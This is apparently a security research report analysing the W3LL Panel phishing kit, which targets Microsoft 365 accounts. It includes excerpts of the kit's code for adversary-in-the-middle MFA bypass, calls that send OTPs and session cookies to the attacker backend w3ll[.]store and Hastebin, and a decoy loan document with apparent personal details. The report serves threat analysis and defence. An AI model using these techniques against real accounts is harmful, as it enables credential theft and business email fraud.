The last approach for initial and staging links is the abuse of legitimate services. Much like in other modern phishing campaigns, BEC threat actors make use of various legitimate services to stage their malicious links and hide the next destination in the redirection chain. In most of the cases, threat actors use legitimate URL shorteners (hopp[.]to, bit[.]ly, etc.) for staging links, but there are some more unconventional services being employed, such as Google Translate (with translate.goog domain name) or Replit (online IDE service).

Account compromise


RETURN TO TABLE ↑

When a victim successfully passes the redirection chain, they ultimately end up in the W3LL Panel zone. From that moment, the phishing kit handles the process of account compromise leaving the threat actor only the task of obtaining the results from the admin panel or one of several other exfiltration sources.

The W3LL Panel phishing kit uses a concept known as Adversary-in-the-Middle (AitM) in order to capture authenticated session cookies together with conventional credentials. These cookies can be used to log in to user accounts, which is what makes W3LL Panel a highly efficient tool for running BEC-aimed phishing campaigns.

The Adversary-in-the-Middle technique implemented in W3LL Panel is shown below:

Figure 10. Account compromise flowchart with W3LL Panel


Victim
1. Enter login credentials
4. Show login response
5. Enter OTP Code
17. Route to preconfigured URL
W3LL Panel
2. POST - https://login.microsoftonline.com/common/login
3. Show login response
6. POST - https://login.microsoftonline.com/common/SAS/BeginAuth
7. Auth data response
9. Success/Failure response
13. MFA success
15. Return session cookie
Microsoft Server
11. MFA authentication
12. MFA Response
Hastebin
16. POST - https://www.toptal.com/developers/hastebin/api/documents
8. GET - https://w3ll.store/api/offtest/insert?email=
10. GET - https://w3ll.store/api/office/office-otp?email=
14. GET - https://w3ll.store/api/office/office-2fa?email=
W3LL Backend

Account compromise is a complex process and includes several steps performed by W3LL Panel and W3LL Store (acting as a backend). We dissected the entire process and looked at what actions W3LL Panel carries out to compromise corporate Microsoft 365 accounts. Below are the main stages that the kit goes through:

1. CAPTCHA verification
2. Fake login page
3. Victim's account validation
4. Retrieving the target organization's brand identity
5. Retrieving cookies for the login process
6. Identifying account type
7. Password validation
8. Obtaining an OTP
9. Retrieving an authenticated session cookie

1. CAPTCHA verification

```
URL: *domain name*/ISDUFHiudshfniDUFiu/capt.php
```

A typical journey for victims who interact with W3LL Panel, after they have interacted with a weaponized email or attachment, begins with either a Google CAPTCHA page or a fake Microsoft 365 login page, depending on the kit's configuration.

If the $captcha option is turned on in the W3LL Panel configuration, the first thing that the victim may see after going through the redirection chain is not a fake login page but a CAPTCHA verification check. This is to prevent bots from gaining access to the login panel.

The W3LL phishing kit uses Google reCAPTCHA as its CAPTCHA verification check.

```
<div class="g-recaptcha" data-sitekey="6Lcf2-EhAAAAAAb4lCjGZLlj
SQMQ9lL7LxhkWGBN" data-callback="correctCaptcha"
></div>
<script>
var response = grecaptcha.getResponse();
if (response.length == 0) {
           //reCaptcha not verified
           localStorage.setItem('g-recaptcha-response',
'false');
}
localStorage.setItem('g-recaptcha-response', 'true');
var hash = location.hash.substr(1);
window.location.href = 'verify?<$randpart>&data=' + hash;
</script>
```

Figure 11. Part of the code used to handle reCAPTCHA verification

The parameter $randpart, used by W3LL as part of the URL to which the victim is rerouted, is randomly generated by the W3LL PHP script.

The URL may look similar to the format displayed:

```
hxxps://example.com/ISDUFHiudshfniDUFiu/verify?L2NhcHQucGhw
P2xvZ2luJl94X3RyX3NsPWF1dG8mX3hfdHJfdGw9ZW4mX3hfdHJfa
Gw9ZW4=12345678-abcd-12ab-ab34-123456789012_12345678901234
5678901234567890123456789012345678901234567890123456789012345678901
2345678901234567890123456789012345678901234567890123456789012345678
90123456789012345678 90&status=putuser
```

It should also be noted that the URL path /**ISDUFHiudshfniDUFiu**/ used to be different in older W3LL Panel versions (/**page**/).

2. Fake login page

```
URL: *domain name*/ISDUFHiudshfniDUFiu/verify?<randompart>&data=<enc
oded_email_address>
```


After the victim passes the CAPTCHA check, a legitimate-looking Microsoft 365 login page appears. A value is passed to the next page in the URL, which is the “data” parameter. The data parameter is then URL-decoded once and Base64-decoded twice, which reveals an email address. This email address is passed on to the next page.

Depending on how the visitor was led to the fake login page and what the $AutoGrab configuration option is, there are two possibilities for how a login phishing page can look.

$AutoGrab tuned on

The first option, which makes W3LL tools look really persuasive, is the $AutoGrab feature: the ability of link stagers and SMTP senders to pass the victim’s email to the phishing kit in a URL parameter. The $AutoGrab feature must be turned on in W3LL Panel and it must be used in combination with W3LL SMTP senders and W3LL Redirect.

As a result of how $AutoGrab works, victims see their email address self-fill, which makes the phishing page look even more genuine as this is what usually happens with legitimate login pages. The fake page then requests that the victim enter their password, providing one of five different reasons (depending on the $firstmsg parameter from the W3LL Panel configuration). In the example below, the message states that the victim's session has expired.



Enter password

Your session has expired, please try again.

Password

Figure 12. W3LL Panel with the $AutoGrab feature turned on

$AutoGrab turned off

If the $AutoGrab feature is turned off or if the link stager did not pass the victim's email in the URL parameters (the same applies to external visitors), the victim would see a standard Microsoft 365 login page requesting that an email address be provided first.

3. Victim's account validation

```
URL: *domain name*/ISDUFHiudshfniDUFiu/verify?<random
part>&status=putuser
```

After the email address is entered (either automatically or manually), the kit sends a request to the Microsoft server in order to validate the Microsoft 365 account.

```
curl_setopt($ch, CURLOPT_URL, "https://login.microsoftonline.
com/common/GetCredentialType");
...
curl_setopt($ch, CURLOPT_POSTFIELDS, "{\"Username\":\"" .
$email . "\"}");
...
$result = curl_exec($ch);
...
if (strpos($result, "IfExistsResult\":0") !== false &&
strpos($result, "IsSignupDisallowed\":true") !== false) {
```

Figure 13. Creating and sending a URL request to obtain branding information from the Microsoft server


The **IfExistsResult** and **IsSignedupDisallowed** variables are returned by Microsoft and indicate whether the provided email address belongs to a valid Microsoft account.

4. Retrieving the target organization's brand identity

If the provided email address is valid, the kit will try to obtain branding information relating to the target organization in order to make the fake page look more persuasive. This information is retrieved by making a second call to the Microsoft server **GetCredentialType** endpoint, but with different parameters.

In particular, it looks for the **BannerLogo**, **Illustration**, and **BoilerPlateText** parameters to build a branded login page. BannerLogo is the company logo, Illustration is the background image, and BoilerPlateText shows a login message to the user on the login page.

After these parameters are retrieved, the victim will see a login page with the corporate domain style and logo, if it is configured for the account. If it is not, a standard Microsoft-style login page will be displayed.



← [redacted]

Enter password

Your session has expired, please try again.

Password

Figure 14. Branded login page

5. Retrieving cookies for the login process

First, W3LL Panel makes a request to retrieve three cookies needed for later steps in the login process: **sFT**, **sCtx**, and **canary**, which are stored in a locally kept file called cookie_<victim_email>.txt. The reason these variables are needed is for the AitM process. When making the login request with MFA the Microsoft backend expects these cookies to be a specific value. Since the W3LL backend does not yet have these values, but the phishing page does, it needs to send these cookies to the backend to ensure the AitM process is able to succeed.

6. Identifying account type

Next, W3LL Panel will make another request to the Microsoft server **/common/GetCredentialType** endpoint, but this time with a different header. The goal is to retrieve information about the account itself and identify its type (e.g., business, educational, etc.).

```
curl_setopt($ch, CURLOPT_URL, "https://login.microsoftonline.
com/common/GetCredentialType?mkt=en-US");
...
curl_setopt($ch, CURLOPT_POSTFIELDS, "{\"username\":\"" .
$email . "\",\"isOtherIdpSupported\":false,\"checkPhones\":fa
lse,\"isRemoteNGCSupported\":true,\"isCookieBannerShown\":fal
se,\"isFidoSupported\":true,\"originalRequest\":\"<original_
request_value>\",\"country\":\"ID\",\"forceotclogin\":true,\"flo
wToken\":\"" . $sFT . "\"}");
```

Figure 15. The second request made to the endpoint /common/GetCredentialType

The way that W3LL Panel checks this information is by first looking for specific strings inside the provided email, for example, "**NoReply**" or "**customerservices**" for specific role accounts, and "**student**" or "**teacher**" for educational accounts — with many other strings identifying either role.

Aside from this, if the response to the request made to Microsoft to identify the victim contains the string "**FederationRedirectUrl**", it means that the kit is dealing with a business account because businesses use such URLs for their accounts in order to redirect them to their own portal.

```
if (strpos($result, "FederationRedirectUrl") !== false) {
$status["live"] = true;
     $status["is_business"] = true;
```

Figure 16. Searching for the string "FederationRedirectUrl"

If the parameter **FederationRedirectUrl** exists, W3LL Panel will store that URL and use it to log in instead of the standard Microsoft login endpoint.

Beyond this, W3LL Panel tries to answer the question of what account is being dealt with by looking at the return values from Microsoft servers. It searches for the string **IfExistsResult** and its value. If that value is set to "5" then it is not a business account but it is an active account. If that value is either "1", "0", or "6" then it is an existing business account.


7. Password validation

After the procedures above, the victim is finally asked to enter their password. W3LL Panel will once again communicate with the Microsoft server in order to verify the user and make sure that the password is correct.

To do that, W3LL Panel makes an actual login call to the Microsoft server, providing both the email and password, or to the stored **FederationRedirectUrl** obtained earlier. The cookies obtained earlier, and managed by GuzzleHttp through a locally kept file, are used for the request as is expected by the Microsoft backend.

```
$cookieFileClientResult = $cookieFileClient->post("https://
login.microsoftonline.com/common/login", ["headers" =>
["Cookie" => get_cookies("../ISDUFHiudshfniDUFiu/cookie_" .
$email . ".txt")], "form_params" => ["i13" => "0", "login" =>
$email, "loginfmt" => $email, "type" => "11", "LoginOptions"
=> "3", "lrt" => "", "lrtPartition" => "", "hisRegion" => "",
"hisScaleUnit" => "", "passwd" => $password, "ps" => "2",
"psRNGCDefaultType" => "", "psRNGCEntropy" => "", "psRNGCSLK"
=> "", "canary" => $canary, "ctx" => $sCtx, "hpgrequestid" =>
"a0686a42-206a-413d-b3ee-babbff250600", "flowToken" => $sFt,
"PPSX" => "", "NewUser" => "1", "FoundMSAs" => "", "fspost" =>
"0", "i21" => "0", "CookieDisclosure" => "0", "IsFidoSupported"
=> "0", "isSignupPost" => "0", "i19" => "106975"]]);
$cookieFile->save("../ISDUFHiudshfniDUFiu/cookie_" . $email .
".txt");
$result = $cookieFileClientResult->getBody()->getContents();
```

Figure 17. W3LL Panel sending a login request to the Microsoft server



Enter password

Your account or password is incorrect. If you don't remember your password, reset it now.

Password

Figure 18. Incorrect password

If the login is successful, the phishing process could end there. The victim is rerouted to a specific URL configured within the W3LL Panel.

If the account has multi-factor authentication (MFA) enabled, W3LL Panel will receive a response with that information and its work will not be done yet. To pose as the victim and log in, W3LL Panel will need to employ the “AiTM” technique in order to obtain the authenticated session cookie meant for the victim.

8. Obtaining an OTP

If the victim has MFA enabled on their Microsoft account, providing the email and password will not be enough. W3LL will also need to provide a one-time password (OTP) in order to retrieve the authenticated session cookie.

First, W3LL Panel sends a request to the Microsoft server to begin the MFA authentication process.

```
curl_setopt($ch, CURLOPT_URL, "https://login.microsoftonline.
com/common/SAS/BeginAuth");
...
curl_setopt($ch, CURLOPT_POSTFIELDS, "{\"AuthMethodId\":\"
OneWaySMS\",\"Method\":\"BeginAuth\",\"ctx\":\"" . $sCtx .
"\",\"flowToken\":\"" . $sFT . "\"}");
```


Figure 19. Request sent to the Microsoft server to begin the MFA process

Next, the necessary data is retrieved from the response and a request with all the information necessary for an OTP request is made to the W3LL backend.

```
$url = "https://w3ll[.]store/api/offtest/insert?email=" .
$email . "&session_id=" . $session_id[0] . "&sFT=" . $sFT[0]
. "&sCtx=" . $sCtx . "&canary=" . $canary . "&api_canary=" .
$api_canary . "&request_id=" . $request_id;
```

Figure 20. First call to the W3LL backend to prepare for the AitM — a GET request since this is the default and no specific method is given

The user is then brought to the page and asked to enter the OTP.



Microsoft

← [redacted]

Enter code

We texted your phone +XX XXXXXXXXX[redacted]

Please enter the code to sign in.

[redacted]

Having trouble? Sign in another way

More information

Figure 21. OTP screen

After the code is entered, it is sent to the W3LL backend, which will handle the MFA process and return whether or not it was successful to W3LL Panel.

```
curl_setopt($ch, CURLOPT_URL, "https://w3ll[.]store/api/office/
office-otp?email=" . $email . "&code=" . $code);
```

Figure 22. Sending the OTP for MFA to the W3LL backend

9. Retrieving an authenticated session cookie

If the login is successful, it means that the W3LL backend has successfully captured the session cookie. W3LL Panel can then use the victim's email address to retrieve the authenticated session cookie from the W3LL backend.


```
curl_setopt($ch, CURLOPT_URL, "https://w3ll[.]store/api/office/
office-2fa?email=" . $email);
```

Figure 23. Retrieving the authenticated session cookie from the W3LL backend

Once the authenticated session cookie has been retrieved, a POST request is made to the Hastebin service. This is where the cookie is stored and where the threat actor can access it later. This POST request takes the variable **$cook**, which is the authenticated session cookie obtained from Microsoft after logging in. This action creates a new document on Hastebin, with the authenticated session cookie as its content. The POST request returns a key that can later be used to access the newly created document.

The end of the journey

Once the victim has entered all their login information and W3LL Panel has obtained a copy of the authenticated session token, the victim is redirected to the page entered in the W3LL Panel configuration. The following document is displayed by default:



Wholesale Loan Approval for: #563918 - Jones
8300 College Parkway, #101, Fort Myers, FL 33919
All conditions must be satisfied for approval to remain valid

WHOLESALE COMPANY INFO:
Company Name: **First Florida Financial Group, LLC**
Company Phone: **239-206-1115**
TPO LO Name: **Tim Canney**
TPO LO Email: **tim@firstflfinancial.com**
TPO LO Phone:
TPO Processor: **Simone Jackson**
TPO Proc Email: **simone@ezipmortgage.com**
TPO Proc Phone:
AE Name: **Jim O'Leary**

BORROWER(S):
Borrower(s): **Jones, Ryan Thomas**

LOCK:
Note Rate: **4.000%**
Expires: **04/01/2022**
FICO: **781**

UNDERWRITING:

Initial Approval:	**01/31/2022**
Conditions Last Reviewed:	**03/10/2022**
Expires:	**04/12/2022**

Underwriter: **Dan Levy**
Email: **248-528-7258**
Phone: **dlevy@townemortgage.com**
2nd Underwriter:
Phone:
Email:

SUBJECT PROPERTY:
1437 CAUSEY CT, SANIBEL, FL 33957
Units Type: **PUD**
Property Type: **PUD**
Purchase Amt: **1,365,000.00**
Case #:

Printed as of: **3/18/2022**

Figure 24. PDF file shown to the user to make the login look more legitimate

At this point the victim account has been compromised and the threat actor only needs to access the account by entering the email/password combination or using an authorized session cookie. If the victim has enabled MFA, it will not be triggered anymore and the threat actor can log in to the account without the victim realizing.

Account discovery

RETURN TO TABLE ↑

After gaining access and ensuring persistence with a stolen cookie, cybercriminals can proceed with the account discovery. For the stage that usually was mostly done manually, W3LL recently released their custom tool called CONTOOL which almost entirely automates it. More details about how criminals set up and use CONTOOL could be found in the “W3LL Tools” section.

After the application is set up, threat actors are able to perform the following actions with the account in an automated way:

- Harvest all emails, phone numbers or URLs that the victim used or interacted with to then use that for lateral movement or targeting other organizations
- Discover and exfiltrate emails, attachments and documents using keywords to then carry out the "Fake invoice" scheme or other BEC scams
- Monitor, filter, and manipulate incoming emails and receive notifications in Telegram related to a specific sender/keyword to act promptly without the victim noticing

Even If the victim's account doesn’t contain valuable data at the moment, the threat actor may remain persistent with the access (due to the stolen session cookie) for a long period and wait for the right moment to strike or simply move to other victims using the compromised account.

Impact

RETURN TO TABLE ↑

The final impact of the BEC attack varies depending on the results of the previous stage, victim's organization type, and the threat actor's strategy. Below are the most frequent scenarios an attacker may employ:

- **Data theft**
  Simply exfiltrating the data (personal information, emails, documents etc.) to then make further BEC scams more persuasive, blackmail the victim or, sell it.
- **Fake invoice scheme**
  This scheme has many variations and involves sending an invoice, remittance or other financial documents with the attacker's payment data on behalf of the victim.
- **Professional service impersonation**
  Gaining access to law, accounting, consulting or other professional service firms to then send fraudulent payment requests to their clients.
- **VIP (CEO) fraud**
  Gaining access to an executive manager, CEO, or other top managers opens more scenarios for the threat actor to trick their employees. By acting on behalf of the VIP, they may send emails instructing employees to make wire transfers, purchase goods, or perform other actions that result in money to the criminals.
- **Malware distribution**
  A compromised legitimate business email may become a good starting point for distributing malware across the organization or even beyond it. So, threat actors may use it to compromise employees' workstations.

Regardless of the scheme chosen by the threat actors, the overall impact on a company that has suffered BEC attack can include financial loss (from several thousand up to several million euros), data leaks, reputational damage, claims for compensation, and even lawsuits.


07 W3LL PANEL PHISHING KIT

Given that W3LL Panel is the main weapon used by cybercriminals who conduct BEC and it is therefore W3LL's most notorious product, it should be analyzed in more detail.

Unlike many other phishing kits, W3LL Panel does not have a variety of fake pages and it was designed to compromise Microsoft 365 accounts specifically. Its nature meant that the kit became trusted by a narrow circle of BEC criminals and eventually became one of the most efficient and sophisticated tools in its niche.

The first detection of W3LL Panel deployed in the wild dates back to November 2021, although the initial version of the Microsoft 365 phishing kit developed by W3LL had been known since at least February 2019. It has since undergone many changes and improvements. W3LL Panel was given its current shape in March 2022, when its developer added the AitM functionality for bypassing MFA. Since then, W3LL has been releasing newer versions of the phishing kit, often adding new functionalities, fixing bugs, and amending the AitM part.

Curiously, W3LL does not promote the phishing kit on underground forums or in Telegram groups, leaving it for the exclusive use of a narrow circle of cybercriminals. Moreover, W3LL explicitly asks users not to advertise the kit to anyone except trusted parties.



W3LL [redacted]

FOR THEY WHO HAS THIS PAGE ALREDY, NEVER TELL ANYONE OR PROMOTE IT TO MAKE ANYONE BUY IT KEEP THIS PAGE PRIVATE SO WE CAN ALWAYS BYPAASS THE OTP, IF UR FRIEND WANNA GET IT MAKE SURE U TRUST THEM BEFORE TELL ABOUT THE PAGE... THANKS

Figure 25. W3LL posts a notification in a Telegram group

Key features

AitM functionality	The kit works together with a backend so that it can sit between the victim and Microsoft to intercept session cookies and bypass MFA.
Strong source code protection	The kit uses a number of encryption and obfuscation methods to make reverse engineering more time-consuming: IonCube, code obfuscation, encryption, URL encoding.
License-based activation	Threat actors who use the kit purchase a unique code from W3LL Store with which they log in to their admin panel and activate their kit.
API-based functionality	APIs are provided and used by both the kit itself (intended to be used internally) and the backend, with which the kit can communicate.
Integration with other W3LL tools	Integration with SMTP senders and W3LL Redirect has also been developed and distributed by W3LL.
Use of Hastebin to store session cookies	Hastebin is a file-sharing service that W3LL Panel uses to store stolen session cookies.
Exfiltration of cookies using email and a Telegram bot	Telegram and email are used to send stolen credentials to threat actors.
Logging visitor information	Information about visitors to the phishing kit, namely: IP address, country, ISP, OS.
